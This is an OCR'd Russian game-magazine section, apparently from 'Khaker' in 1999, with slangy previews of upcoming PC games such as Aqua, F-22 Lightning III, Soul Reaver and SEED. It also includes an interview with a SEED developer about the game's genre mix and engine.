version — версия и дата компиляции

X

Подборку сготовил KodeMaster

«Хакер» — единственный игровой журнал, публикующий полностью проверенные коды. Если ты не тормоз и если у тебя нормальная версия игры, то приведенные коды будут работать.

Aqua

Категория	Типа, симулятор...
Разработчик	Massive Development
Издатель	хз
Ожидается	Финал '99

В нашем малорадостном будущем безобразия начнут твориться не только в космосе и на поверхности Земли, но и в океанических пучинах... Разработкой сей многообещающей темы занимаются опытные спецы из **Massive Development**. Борьба под водой — их исконная вотчина, у них за плечами уже есть такой глубоководный блокбастер, как **Archimedean Dynasty**, добротный аркадный симулятор подводной лодки специального назначения.



В разрабатываемом сиквелле имени Архимеда под рабочим названием **Aqua** (что означает — «жидкость») мы снова встретимся со старым подводным наемником, морским волком по кличке **Emerald Dead Eye Flint**.

Предстоит эскортировать караваны подводных транспортников, отстреливать противников всех сортов, вести глубоководную разведку, устраивать диверсии и наносить смертельные удары по неприятелю. Все это увязывается якобы крепкой сюжетной линией. И уж конечно, по окончании игры ты сможешь не только пустить ко дну товарищей в жестоком дэсматче, но и даже сыграть в подводный **capture the flag**.



Компания юзает графический движок **The krass(tm) Engine**, который сама и смастерила. И вроде бы настолько пригож этот движок, что сама **3Dfx Interactive** выбрала **Aqua** для демонстрации возможностей чипа **Voodoo3** на выставке **CeBit99**. Есть мнение, что такой выбор имеет под собой крепкую почву, и ничего достойного внимания, кроме умопомрачительных графических красот, в Aqua мы не встретим. Но, впрочем, не стоит бежать впереди событий...

Кабан

Dragon Hoard

Категория	RPG+Симулятор+Стратегия
Разработчик	Blue Fang Games
Издатель	еще нет
Ожидается	Вроде, середина 2000

Представьте себе мирище — как в «Цивилище», только карта трехмерная и с видищем из любой проекции, а вместо нормальных государств — Эльфищи, Людищи и еще какие-то Вракищи (**Vraks**). Развиваются они без участия игроков: чего-то такое делают, воюют, мирятся, живут-поживают, сами себе геморрой наживают. Потом приходите вы, весь в белом, то есть в зеленом и чешуйчатом — короче, Самым Главным Супер-Пупер Драконом, и устраиваете им полный порядок.



Правда, для начала придется полетать по миру (типа как в авиасимуляторе) и упомянутую всестороннюю крутизну на хвост себе навертеть: насобирать магических шмоток и знаний, накакать на голову мирным жителям окрестных городов, чтоб оброк платили, поубивать/поуворачиваться от других драконов (которых, к слову, в мультиплейере может завестись вроде как до восьми штук). Потом залечь на собранном золоте и проспать век-другой для перехода на новый уровень, то бишь для укрепления чешуи, отращивания хвоста и крыльев и развития смертоносной дыхалки (свежее дыханье облегчает понимание!). Ну а за это время все позабудут про то, какая дракон — душка, города отстроятся, новые паладины-рыцари заведутся. Да что я рассказываю! Помните, как кайфово давить в песочнице чужие куличики? Что, загорелись глазки? То-то!



Артемий Олли

F-22 Lightning III

Категория	Авиасимулятор
Разработчик	NovaLogic
Издатель	EA
Ожидается	Осень '99

Еще одно нечто от **NovaLogic**. Вроде бы — симулятор **F-22**, но уж больно аркадный. Впрочем, делать игры такого уровня реализма — это у **NovaLogic** в генах прописано: уж кто-кто, а они грань между реальностью и игрой чувствуют на отлично. Максимум экшена, минимум пугающих технических по дробностей. При этом абсолютная обаятельность — а-ля их МиГ-29. А чего стоят практически безлэговые битвы через новалоджиковский **Integrated Battle Space**! Да, только за это новалоджикам надо памятник поставить.




Кстати: **Lightning III** тоже (есессна) будет работать с энтим самым **IBS**. Но это вовсе не значит, что игра ничем не будет отличаться от того же МиГ-29. Вот, например, явная фича, являющаяся монопольной привилегией третьего **F-22**: возможность использования ядерного оружия (в том числе и в сетевой игре). В какой-нибудь игрухе это было досель? Если и было, то давно и неправда. Вот ведь оторвемся-то...



А если честно, то за вычетом вышеупомянутого в игре радикальных нововведений кот наплакал. Все как везде: крутая графика, понтовый виртуальный кокпит, динамические риалтайм кампании — на сей раз в Чаде, Индонезии и Ираке. Для фанатов сетевых баталий — нормальный пакет для голосовой связи. Для всех остальных — красивая динамическая погода, классный звук, поддержка всяких форсфидбеков и прочей фигни. Короче — **100%** коммерческий продукт. Такие дела.

Холод



Flying Heroes

Категория	Action/Симулятор/Racing/Стратегия/РПГ
Разработчик	Illusions Software
Издатель	пока еще ищут
Ожидается	Финал '99

Каких только на свете не бывает героев! Бывают Герои Советского Союза, Герои Меча и Магии, Матери-Героини, а тут вот



появились новые. Летающие! Как и все настоящие герои, эти «летчики» совершают подвиги. А именно: носятся как угорелые в поднебесной выси и сбивают... нет, увы, не НАТОвские самолеты-невидимки, а подобных себе угорелых летунов. Друг друга, в общем. Причем делают они это не из геройских побуждений, а исключительно из достойного похвалы спортивного интереса. Спорт у них превыше всего, и все эти воздушные войны — не более чем турниры специального чемпионата. Соревнуются в нем четыре команды, каждую из которых спонсирует своя «крыша». Четыре геройских сборных отличаются по снаряжению и воздухоплавательным средствам. Играть можно за любую. Как тебе больше нравиться сражаться в облаках: верхом на птице, на летающем ящуре, на летательном аппарате или «пешком» с помощью магии?
По ходу игры, само собой, появляются новые вооружения и апгрейды (и к птицам тоже, что примечательно). Все это можно купить на деньги, заработанные в бою. Микро-менеджмент команды вносит в игру стратегический элемент. Кроме всего прочего, во Flying Heroes обещают даже NPC с растущими ха-



рактеристиками, инвентори и прочими атрибутами РПГ. Одним словом, интеграция жанров, так ее раз эдак. Посмотрим, что выйдет из затеи... Чуется мне, всего-навсего очередной замудреный action.

2poisonS

Legacy of Kain: Soul Reaver

Категория	Action
Разработчик	Crystal Dynamics
Издатель	Eidos Interactive
Ожидается	Май '99

Продолжается проникновение приставочных хитов на PC. В самом недалеком будущем нам грозит пришествие очередного хита, продолжения знаменитого приставочного блокбастера — Legacy of Kain. Во второй части задача у разработчиков была непростая: взять Лару Крофт, лишить ее объемистых прелестей, присобачить огромные зубищи, привить дополнительную кровожадность и закинуть в ужасный готический мир. Им это удалось. Страхолюда нарекли Рэйзиэлом. Он — один из шестерых подручных главвампира из первой части — Каина, и возглавляет отдельный вампирский легион.



Науськанный древними богами против Каина, наш с вами вампир подписывается против своих и отправляется на неправедную борьбу по закусанию вражин до смертного тления.
Но кусать надо не всех да каждого: игру густо населили некусаемыми персонажами, которые при общении несут всякую ахинею и этим способ-



ствуют развитию сюжета, без которого игры сейчас выпускать непринято. Кроме того, нас с тобой ждут еще и мощные приставочные загадки во всей дебилической красе. Вообще же, игра состоит из сплошных рукопашных покусаловок и расшвыриваний заклинаний на короткие дистанции.
В отличие от приставочного брата, где мы всю игру любовались на каинову плешь, его предательствующий наследник Рэйзиэл будет действовать в полном 3D.
Честно говоря, еще ни одна из перенесенных с приставок на PC игра не оказалась достойной. А тут еще и полная смена проекции! Хотя, учитывая мощный опыт сисястой Лары, может, эта вампирская морда не подкачает?.. Да не, навряд ли.

Кабан

Mars Maniacs

Категория	Автоаркада
Разработчик	Church of Electronic Entertainment
Издатель	хз
Ожидается	раньше, чем 2000

Кто бы мог подумать, что на Марсе (да-да, том самом Марсе, который не Сникерс, да и вообще не шоколадка) кипит бурная жизнь. Живут там преимущественно маньяки, за-



нимаются преимущественно автомобильными гонками. Такой вот непростой сюжетец подкинули нам девелоперы из далекой солнечной Австралии (перегрелись, видать, с коалами на пару).
«Маньяки», впрочем, не будут серьезными, они будут веселыми и аркадными. Разудалые гонщики разместятся по 57 различным автомобилям, форма которых позаимствована у машин земных годов пятидесятых, а вот вместо сердца не пламенный мотор, а что-то более страшное и мощное. Разумеется, также и быстрое. Но управление от этого не пострадает. Наоборот. Оно весьма отзывчиво и понятно настолько, что даже бабушка соседка сразу освоится и, причитая, станет призером соревнований.
Под стать всему маньячному и графика. Авторы явно дали волю своему воображению и придумали свой Марс. Он мрачен, величественен и немного угрожающ. Он наполнен



разноцветными источниками освещения и качественными текстурами высокого разрешения. А заодно в насильственном порядке с Земли завезены известные музыканты, которые будут озвучивать заезды. Что-то типа: «А на Марсе нас ждет маньяк...».
В общем, австралийское детище без видимых зазрений совести пополнит ряды (очень плотные) незатейливых, но красивых аркад.

Гена Рулев

Rally Masters

Категория	Автосимулятор
Разработчик	Digital Illusions
Издатель	Gremlin
Ожидается	Финал '99

Тяга производителей к раллийным игрушкам становится все очевидней. Колин Макрей уже успел получить высокие рейтинги во многих игровых изданиях, Rally Championship почти все единодушно относят к грядущим хитам, будет вам и Boss Rally, а вот теперь мы разжились информацией по Rally Masters.




Игра будет просто крутая. Достаточно посмотреть на альянс издателей, и все думы о качестве проекта войдут в нужное русло. Gremlin и Digital Illusions уже порадовали нас красивым аркадным Motorhead, и есть все основания полагать, что их новое детище окажется серьезным конкурентом указанным выше играм.

Чем козыряют производители? Во-первых, всячески выпячивается визуальная сторона проекта. Модели автомобилей, коих в игре будет 22 штуки и кои будут реальны, на редкость проработаны и аналогов не имеют. Да и — шутка ли! В версии для ПК на каждую машину затрачено 1400 полигонов. И все 50 спецучастков готовящегося проекта также окажутся очень и очень красивыми пейзажами.

Вообще, шведы, как люди близкие к автоспорту и автомобилестроению, заявляют, что у них получается на редкость реалистичная физическая модель. Игрок собственной шкурой почувствует все напряжение гонки по узкой дорожке на бешеной скорости, где маленькая ошибка в выборе траектории может оказаться роковой. Ведь модель повреждений проекта окажется на редкость реалистичной и оставит далеко позади старину Макрея. Машину мы сможем детально настроить под особенности трасс. Любопытно, иными словами, ждем.


Гена Рулев



Raven of Darkness

Категория	3D Action
Разработчик	Chaotic Games
Издатель	Eidos Interactive
Ожидается	Финал '99

Уж второй год впахивает над самостоятельным проектом начинающая компашка Chaotic Games, и вот уже понемногу начи-



нает проглядываться конечный результат, игрушка «Ворон Тьмы». Свой собственный движок Chaotic Games разрабатывать не стали, а арендовали пресловутый Genesis3D. Конечно, они переписали там большую часть кода, добавили всяких примочек собственного изготовления, но... учитывая железную поступь на просторах рынка таких монстров, как id и Epic, непохоже, чтобы этого оказалось достаточно. Игрок ныне искушен и требователен. Всякими там «скелетными анимациями» и «динамическими освещениями» его уже не прой-



мешь. А потому попытка создания игры на левом движке выглядит крайне подозрительно. Положение может спасти только небывалая играбельность и ошаленная неординарность. Как и многие другие, парни вдохновляются на рабочий подвиг знаменитым шедевром в жанре экшен — Half-Life. Но при этом идут еще дальше, развивая сюжет и наворачивая линию в духе РПГ.

Наша игровая задача — отыскать некий инопланетный артефакт под названием Ворон. Дело происходит в далеком будущем, то есть футуристичность окружения гарантирована. Игру населяют массой неигровых персонажей, с каждым из которых необходимо переговорить и кое-чего у него вынюхать для ускорения поисков. В скорости продвижения к спрятанному Ворону, огромную роль будет играть развитие личных качеств персонажа, поэтому любители РПГ почувствуют себя как рыбы в воде. Измены, предательства, конспирация, слежка — все по полной программе. Для этого же внедряется повышенная интерактивность окружающей среды. Разработчики настаивают, что игра будет обладать «убийственным геймплеем и отличным сюжетом». Еще ни разу не слышал, чтобы кто-то сказал по-другому.

Короче говоря, сомнительно мне, во всех отношениях сомнительно.


Кабан

Shattered Light

(Fantasy Role Playing In An Age Of Wonders)

Категория	RPG
Разработчик	CatWare
Издатель	в поиске
Ожидается	Весной

Видать, в CatWare тоже устали слушать сказки бывалых роллеплейеров про то, какие замечательные РПГеймы они наваяют, дай им только волю. Ну, нате вам волю: не игра, а просто конструктор Лего. Как говорится, что захотите, то и наизвратите — карты, героев, предметы, умения, заклялки. Для разнообразия, можете, между прочим, и в готовый, Робертом Сильвербергом писаный, сценарий



сыграть. Или вообще мультиплейер на восьмерых устроить. Кстати, при этом тот, кто запустит игру в качестве хоста, будет вроде как данженмастером. И ежели не понравится ему, что приглашенные коллеги на раз выпутываются из квестовых приключений, то он, прямо в игре,



сможет жульнически (aka интерактивно) перекроить сюжет, подправить характеристики, заменить искусственный интеллект монстров своим естественным, а вместо слов NPC выставить фирменные матюки: что, блин, не ждали? Короче говоря, ролевых дел мастера, ваять вам не переваять, хоть до самого стирания мыши и клавы. А мы посмотрим, кто на что го-

дится. Правда, у любителей языками чесать наверняка и тут отмазка найдется — дескать, картинки не на высоте, да движок незатейливый. Что-то не пойму я этих отмазчиков, чего им надо-то? Шашечки или ехать?

Артемий Олли

Star Wars Episode I: Racer

Категория	Аркадные гонки
Разработчик	LucasArts
Издатель	догадайся!
Ожидается	Вроде, конец мая

Если ты думаешь, что это самоценная игра, то ты заблуждаешься. Это отходы производства. Как известно, LucasArts и Big Ape готовят ко Дню пограничника грандиозный шедевр на тему Star Wars Episode I: The Phantom Menace. Из самых лучших побуждений они напихали туда кучу примочек из самых разных жанров, но в какой-то момент обнаружили, что на клавиатуре не хватает кнопок, чтобы всем этим богатством управлять (ну... такова официальная причина). Тогда они выкинули из PM гоночную составляющую, а дабы добро не пропадало, присобачили к ней отдельную заставку и назвали Racer.



Получился аркадный симулятор гонок на хитроумном устройстве из двух турбин, водительского сиденья и лыж. Висит оно в метре над землей и разгоняется до 600 mph. Оружия не дают, но можно толкаться и, если повезет, вывести из строя пару соперников. Если не повезет, то по окончании заезда придется потратить выигранные бабки не на апгрейд, а на ремонт. Ремонт потребуется в любом случае: все 20 трасс, которые предстоит преодолеть, проходят по изрядно пересеченной местности. Как и PM, Racer намертво привязан к фильму-прародителю: трассы, машины, соперники, звук — все оттедова. Даже матерные тирады при столкновениях прозвучат в исполнении настоящего Анакина Скайуокера (Джек




Ллойд). Короче, подарок для фэнов. Для всех остальных — просто еще одни гонки. Вернее, даже не для всех, потому как формально-минимальные требования — 166MHz, 32 MB и 3D-ускоритель. Ну а на приличном компе красотища будет — дальше некуда: все мыслимые эффекты в разрешении 800x600, 60 fps. Только не спрашивайте меня, сколько стоит этот «приличный».

Клавдий С'Варварон

The Operational Art Of War Vol. II

Категория	Wargame
Разработчик	Норм Когер
Издатель	Talonsoft
Ожидается	Этой весной

Есть, значится, такая категория людей, которой окромя военной истории все глубоко пофиг. И красота рокеджампа не трогает их загрубевшую душу, и зрелище закапывающихся зергов не впечатляет. Зовется эта самая категория (к которой я, грешен, себя причисляю) воргеймеры, и вот сваливается на них (даже лучше — «на нас») очень интересная и при этом относительно новая игрушка с нежным названием The Operational Art of War Vol. II. Если кому кажется слишком длинно, называйте ее просто и ласково: TOAW II. Собственно, это очередной этап в привычной талонсофтовской практике выбивания денег из юзеров. Ибо отличий у нее от части первой мало до невозможности, и покупают ее исключительно по причине наличия массы новых сценариев. Поясняю: новый исторический сценарий привлекает воргеймера не меньше, чем привлекает опера Гоблина переход с ЕГА на 3дфх. Ну, разумеется, некоторое количество нови-



нок прорезалось: ведь действие перенеслось из Второй Мировой в 1956-2006 года. Согласитесь, когда немцы бомбят Белград в 1940 — это одно, а когда натовцы в 1999 — сааавсем другое. Так вот, поскольку технология сделала большой шаг вперед, то теперь будут вертолеты, масса всякоразных ракет, больше ядерного оружия и гнусные шпиенские спутники. А также регулирующая движение военная полиция, склады и даже, может быть, беженцы. Юниты будут выводится из боя при разгроме штаба, в общем, игровую механику тоже подправят. Графику вряд ли — движок стар и красотами не блещет.

А в принципе, первая часть была неплоха, так что и во вторую можно будет с удовольствием оттянуться, я полагаю. Хотя, конечно, все это дело сильно на любителя...


Пиркс

Tread Marks

Категория	3D аркада
Разработчик	Longbow Digital Arts
Издатель	сами, через Интернет (www.longbowdigitalarts.com)
Ожидается	К осени подгонят

Что самое главное на танкодроме? Танки? Пушки? Хрен вам! Самое главное — это следы гусениц и воронки от взрывов. По крайней мере, такое впечатление складывается при чтении пресс-релизов студии Longbow Digital Arts, посвященных Tread Marks — внедорожным танковым гонкам. Аналогично ведут себя и работники компании во время разнообразных интервью. «Да, танки, да, пересеченная местность, да, OpenGL,» — говорят они со скучающим видом, а затем с горящими глазами принимаются описывать, как уродуется танкодром в результате гонок и перестрелок и как эти изменения никуда не деваются, а остаются на месте до самого конца игрищ. «Вы можете сделать в земле кратер, а потом выстрелить туда и он станет еще больше!!!» — восторженно вопят они. Маньяки...

Как результат, в наполовину готовом TM есть пока только замечательный «движок» полигона, ну и 5 танков — просто потому что без них некому там следить (от слова «следы»). Зато из огромного списка оружия готова только




одна пушка и ядреная бомба, которая, как можно догадаться, имеет единственный поражающий фактор — здоровенный кратер. Правда, разработчики, хотя и с явной неохотой, обещают сделать пулемет, ракеты, мины, огнеметы, лазерные пушки и кучу рыхлительно-копательных бомб и прочих снарядов. Самое смешное, что танкам вся эта смертоубийственная механика ничем не угрожает. Это ж гонки, а не Курская дуга. Но если тебе приспичит расправиться с соперником — нет ничего проще. Устрой на его пути большую воронку, а когда он туда провалится — метким выстрелом засыпь его землей. Мораль: лучший танк — это бульдозер.

Картинка получается заманчивая. Внедорожные гонки — редкий жанр, да и пострелять всегда приятно. Настроение портит только предчувствие слабой графической реализации проекта, да еще и при немалых системных требованиях. Скорее всего, зрелищность нас ждет близкая к нулевой. Но, может, зато хоть весело будет?..

Клавдий С'Варварон

SEED



Категория
Платформенный 3D Action

Разработчик
Human Soft

Издатель
пока хз


Координаты
www.seedgame.comcom

Ожидается
Конец '99

Кого можно впрячь в одну телегу, или венгерский тяни-толкай

Старший опер Goblin


Совсем недавно Восток от Запада надежно предохранял Железный Занавес. Обоюдными усилиями, приложенными с двух сторон, его таки завалили. Занавес упал и придавил все, что было с нашей стороны. Однако время шло, и народ мало-помалу начал выбираться из-под обломков.
В частности, жизнь не прекратилась в некогда братской Венгрии. На данный момент там активно функционирует компания Human Soft, разрабатывающая игрушку SEED, то есть «Семя». Я смотрю, нигде нет покоя от семян, постоянно кто-то кого-то хочет осеменить! Сперва Турок что-то там посеянное пропалывал, а теперь вот целую игрушку агротехническую норовят соорудить. Правда, почему «Семя» — разработчики пояснить не могут, название к игре никакого отношения не имеет. Фирма Human Soft, до поры до времени прятавшаяся от нас в Венгрии, смело отметает все каноны жанра и скоро представит нам совершенно оригинальный продукт. Жуткая помесь игр «от первого» и «от третьего» лица в одном флаконе, да еще на базе замогутного графического ядра собственноручного изготовления — вот что такое SEED!
Сама мысль создания подобного гибрида типа «венгерский тяни-толкай» мне крайне подозрительна. Но не надо забывать, что масса толковых разработок идет на стыке наук и жанров, и тихие венгры вполне могут поразить нас чем-нибудь этаким, сногсшибательным! Хотя




Интервью

Про телегу, коней и трепетных паней

Х: Вы позиционируете свой гамес как гибрид платформенной аркады с три-дэ экшеном. Немного чересчур для моего понимания. Попробовал я представить себе смесь двух жанров, для примера взяв Mario 64 (который вам так нравится) и Quake... в общем, друзьям потом меня долго откачивать пришлось. До сих пор по ночам снится усатый шамблер в кепке... Не могли бы вы пояснить, как оно на самом деле?
— Мы создаем платформенную игру в 3D. При этом кардинальным отличием SEED от платформенных игр является то, что SEED происходит в перспективе от первого лица. Традиционные платформенные элементы нужны нам постольку, поскольку мы фокусируемся на воспроизведении ближнего боя, а не на отстреле врагов с дальней дистанции. Сделанное нами стреляющее оружие бьет лишь на малое расстояние.
Х: Говорите, будет применена как перспектива от первого лица, так и от третьего? Не подскажете тогда, каким разом вы собираетесь их совмещать...
— Исходная идея состоит в том, чтобы соорудить игру от первого лица. И она такой будет. Но проблема в том, что она и в третьем лице выглядит потрясающе! Поэтому сейчас мы занимаемся тем, что решаем, в каких ситуациях мы станем переключать игрока в перспективу от третьего лица.
Х: Враги, которых вы клепаете, в большинстве своем превосходят игрока по размеру в пять и больше раз. Оригинально, конечно, но скажите, а это вообще играбельно-то будет? Как мне, игроку, меситься с такими бегемотами? Раздавят ведь, аки блоху поганую, не заметив раздавят. От такого и не убежишь, и издали, вы говорите, стрелять несподручно окажется...
— Да, действительно, противники могут быть в пять раза больше, чем игрок, но это не означает, что у них нет слабых сторон! Ваша задача — обнаружить уязвимое место врага, и это тоже часть приключения.
Х: Управление персонажем реализовано наподобие того, как это в платформенных... ээээ... играх. Это, значится, файтинговые комбо, охрененные скачки и прочие радости... Но не выйдет ли пакостный конфуз, что вы попадете в прореху между жанрами, что экшионисты не купят SEED за ее приставочную аркадность, а аркадники-платформеры, в свою очередь, пройдут мимо SEED как три-дэ экшена?
— Мы так не думаем. Новаторский геймплей привнесет в игру увлекательность, мы надеемся привлечь геймеров







Так в SEED выглядите ваша персона

чего от них ждать — я даже представить не могу.
Речь в игрушке, как обычно, пойдет про Добро и Зло. Наглый главный монстр с шайкой прихвостней цинично узурпировал власть на неведомой нам планете. Наша задача — дать ему укорот, разогнать незаконные бандформирования и навести конституционный порядок.
Героя нашего зовут по приставочному просто — Герой. Сам он не местный, инопланетянин, но из себя весь такой гуманоид, то есть при двух руках и стольких же ногах. С виду — чистый бык, Кибердемон без копыт и с заштопанной башкой. Парень крепкий, мускулистый, и поэтому первого встреченного врага порвет голыми лапами (с такой рожей, кстати, немудрено). А уже с него снимет специальную волыну, которая и есть одно-единственное на всю игру оружие. Правда, стреляет оно в двух режимах, но это мало что меняет, потому как ни один из режимов не похож на главное оружие всех времен и народов — рокет лаунчер.
И вот выходит Герой на честный бой супротив злодея, который постоянно мучает всех быков вроде него, мирно проживающих по месту прописки на той же самой планете. Ну, недолго ему там уже злодействовать осталось, подлецу. Потому как наше, компьютерное Добро, оно не то что «с кулаками», оно вообще страшнее всех монстров, вместе взятых. Как начнет шарашить, только держись.
Скажу по секрету: как только заходит речь про «третье лицо», надо сразу нацеливаться на рукопашные и кучи паззлов. Примета такая. А раз игрушку делают с намеком на близость к приставкам, то ждите врагов размером с трехэтажный дом, а вместе с ними и «бои бегемотов». Боюсь, там же будет присутствовать постоянная прыготня, комбо-удары и движения, гравитационные извращения, сохранения игры на чек-пойнтах, глупые «секреты» и прочая приставо-аркадная тупизна. Ну-ну, не расстраивайтесь, не все так плохо: говорят, виды от первого и третьего лица будут постоянно переключаться, создавая массу удобств (и наоборот).
Побоища сопроводят самые замечательные эффекты из всех виденных ранее, потому как знатный движок изобилует самыми невероятными способностями: кругом точнейший просчет всего на свете в реальном времени и полнейшая аутентичность в 32-битном цвете. В замогутности можно не сомневаться, потому как этот движок уже запросто отхватывает наипервейшие призы на конкурсах всяких. Свет, тени, текстуры — в общем, кто чего перекричит. Поговаривают, что даже в софтверном режиме с SEED не может сравниться никто! А уж лучше его — только SEED в 3D-ускоренном виде. Следует признать, что картинки выглядят весьма и весьма неплохо.
Мне же пока больше всего понравились скетчики предполагаемых врагов — эвон, какие знатные уродцы! Каждый норовит как-то по-своему куснуть и обидеть нашего бычару: из одного на лету порох сыплется (хорошо хоть не песок), другой дышит в лицо какой-то пакостью ядовитой и, подкравшись поближе, взорваться норовит. А третий пикирует сверху и, как комар, кусается, гад такой. Иногда промахивается и втыкается в стену, после чего долго не может шнобель свой выдернуть. Кстати, тут им как раз можно будет сзади заняться.
Но — приставочность дает о себе знать в самом больном месте: в игре не будет малтиплейера. Причем совершенно точно.
А, кроме того, разработчики грозятся свалить всех наповал каким-то особым, непередаваемым юмором. Мол, с одной стороны у нас будет весело, а с другой — жутко, а через это все вместе будет жутко весело!
Вообще-то, как только я вижу приставочную игру — мне уже смешно. А уж когда вижу выродка-мутанта вроде Турка, то вообще от хохота падаю как карандаш. Очень сильно хотелось бы, чтобы SEED вышел достойным, не похожим на своих кошмарных братков.

X

всех жанров. Помимо того, мы сделали уникальную механику теней — подобного еще нигде не было.

X: Слышалось мне, что в SEED планируется навтыкать головоломок. Что это означает на практике (надеюсь, не такой оглоблей треснутый кошмар, как Hexen 2)?

— Головоломки такого же характера, что и в платформенных играх. Например, отыскание правильной последовательности платформ, по которым можно добраться до вершины, или как отомкнуть дверцу, ведущую в секретную зону.

X: Давайте переключимся от геймплея на более материальные вещи. Как я слышал, вы убеждены, что seed'овский движок далеко превосходит движки Q2 и Unreal. Не скажете ли, по каким критериям вы судите? И будем ли он сравним с грядущей Q3 Arena?

— Движок SEED уникален, так как то, как он генерирует свет и тени, основано на наших собственных методах; иными словами, он не использует никакие из существующих алгоритмов. По визуальному качеству, как я считаю, движок далеко превосходит все, что сейчас там существует. Что же касается Q3 Arena, то я пока что ее не видел и поэтому судить о ее качестве не возьмусь.

X: Последний вопрос. Как я слышал, вы готовы продавать лицензию на движок SEED, буде появятся желающие. Если это не является коммерческой тайной, могли бы вы рассказать о том, на каких условиях вы готовы это делать? Возможно, издающим компаниям в России это окажется небезынтересно, да и читателям, полагаю, в меру любопытно.

— Да, мы активно ищем издателей и разработчиков, которые захотели бы лицензировать нашу технологию. Не только сам движок, но и используемые нами средства разработки. Но я бы не хотел публично углубляться в детали. Желающие могут связаться со мной через e-mail.

X: Что ж, спасибо вам большое. За интервью.


С мистером Габором К. Кадасом из компании HumanSoft
беседовал димитрий подXурыжный

Star Wars Episode I: The Phantom Menace

В одной далекой галактике опять снимают кино

Клавдий С'Варварон

За Т-34 я дам тебе 5000 кредитов. И ты возьмешь, потому что эта фраза выделена у меня на экране оранжевым.



Категория
Adventure

Разработчик
Big Ape

Издатель
LucasArts

Координаты
www.lucasarts.com/products/phantommenace

Ожидается
Хотят в конце мая '99

